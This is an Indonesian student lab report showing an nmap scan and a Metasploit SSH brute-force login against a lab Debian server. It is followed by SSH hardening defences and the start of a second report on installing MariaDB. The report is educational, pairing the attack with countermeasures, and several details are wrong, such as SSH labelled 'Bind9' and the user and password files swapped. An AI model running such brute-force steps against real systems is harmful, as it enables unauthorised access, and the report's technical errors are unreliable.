LAPORAN PROJEK TUGAS I

Disusun oleh:

Haritzy Ilzami Alfaro (11)
Kayla Chelsea B . S (13)
Kharimah Tus Sholikah (14)
Naya Putri Ammara F (25)


Program Keahlian:
Teknik Komputer dan Jaringan

SMK Telkom Malang

Januari 2023

TAMPILAN SERVER


Server yang digunakan adalah server debian




Layanan yang berjalan di server yaitu:

1. **Web server (apache2)**
2. **Remote server (PuTTY)**
3. **SSH (Bind9)**
4. **HTTP**

SERVER YANG DISERANG






CARA MENYERANG

1. **Dimulai dari scanning port**


```
┌──(root㉿kali)-[~]
└─# nmap 192.168.45.122
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-01 20:15 EST
Nmap scan report for 192.168.45.122
Host is up (0.047s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: D8:F3:BC:5A:C1:D7 (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds
```


2. **Download metasploit di web**
3. **Buka terminal masuk ke sudo “su”**




4. **Ketikkan “msfconsole”**




5. **Buat file yang berisi tebakan-tebakan password untuk brute attack**



6. **Kemudian buat file user untuk brute attack**



7. **Ketik "auxiliary/scanner/ssh/ssh_login"**



8. **Ketikkan kode yang digunakan untuk menjalankan bot metasploit**

> set RHOST 192.168.45.122

Untuk memasukkan alamat yang akan di eksploitasi

> set USER_FILE /home/kali/Desktop/PASS.txt

Untuk dijadikan sebagai pencocokan user

> set PASS_FILE /home/kali/Desktop/USER.txt


Untuk dijadikan sebagai pencocokan password

> set STOP_ON_SUCCES true


Untuk memberhentikan jika sudah sukses

> set VERBOSE true


Untuk menampilkan seluruh percobaan pencocokan user dan password



9. **Lalu ketik “run” mengeksekusi perintah pada step 7**



10. **Jika berhasil maka akan muncul “Succes” seperti pada contoh di bawah**



Setelah succes,attacker melakukan action yakni login lewat PuTTY/session ssh.

CARA DEFEND DENGAN MEMBATASI JUMLAH MAKSIMUM UPAYA AUTENTIKASI SSH

Ketikan perintah ***"nano /etc/ssh/sshd_config"***


```
LoginGraceTime 120
PermitRootLogin Yes
StrictModes yes
MaxAuthTries 1
MaxSessions 1
```


Pada bagian ini ubah MaxAuthTries 1 untuk menyetel upaya koneksi max satu kali dan MaxSession 1.

Cara ini akan menghindari dari serangan brute-force dengan membatasi jumlah upaya login SSH .


CARA DEFEND DENGAN MEMBATASI AKSES SSH DARI KLIEN

Ketikan perintah ***"nano /etc/host.deny"*** dan tambahkan ALL : ALL (untuk memblokir/membantah semua IP yang ingin mengakses SSH)






Kemudian akses file **"nano /etc/hosts.allow"** lalu konfigurasikan host/domain yang dapat terhubung melalui SSH




Kemudian simpan perubahan

CARA DEFEND DENGAN MEN DISABLE SSH NO PASSWORD AUTHENTICATION

Ketikan perintah "***nano /etc/ssh/sshd_config***"





Simpan perubahan dan reload ssh untuk menjalankan perubahan yang telah dilakukan

LAPORAN PROJEK TUGAS II

Disusun oleh:

Haritzy Ilzami Alfaro	**(11)**
Kayla Chelsea B . S	**(13)**
Kharimah Tus Sholikah	**(14)**
Naya Putri Ammara F	**(25)**


Program Keahlian:
Teknik Komputer dan Jaringan

SMK Telkom Malang
Januari 2023


A. SERVER

Buka server debian di virtual box


1. Ketik **apt-get install mariadb** untuk menginstal mariadb
   Mariadb merupakan aplikasi untuk database server



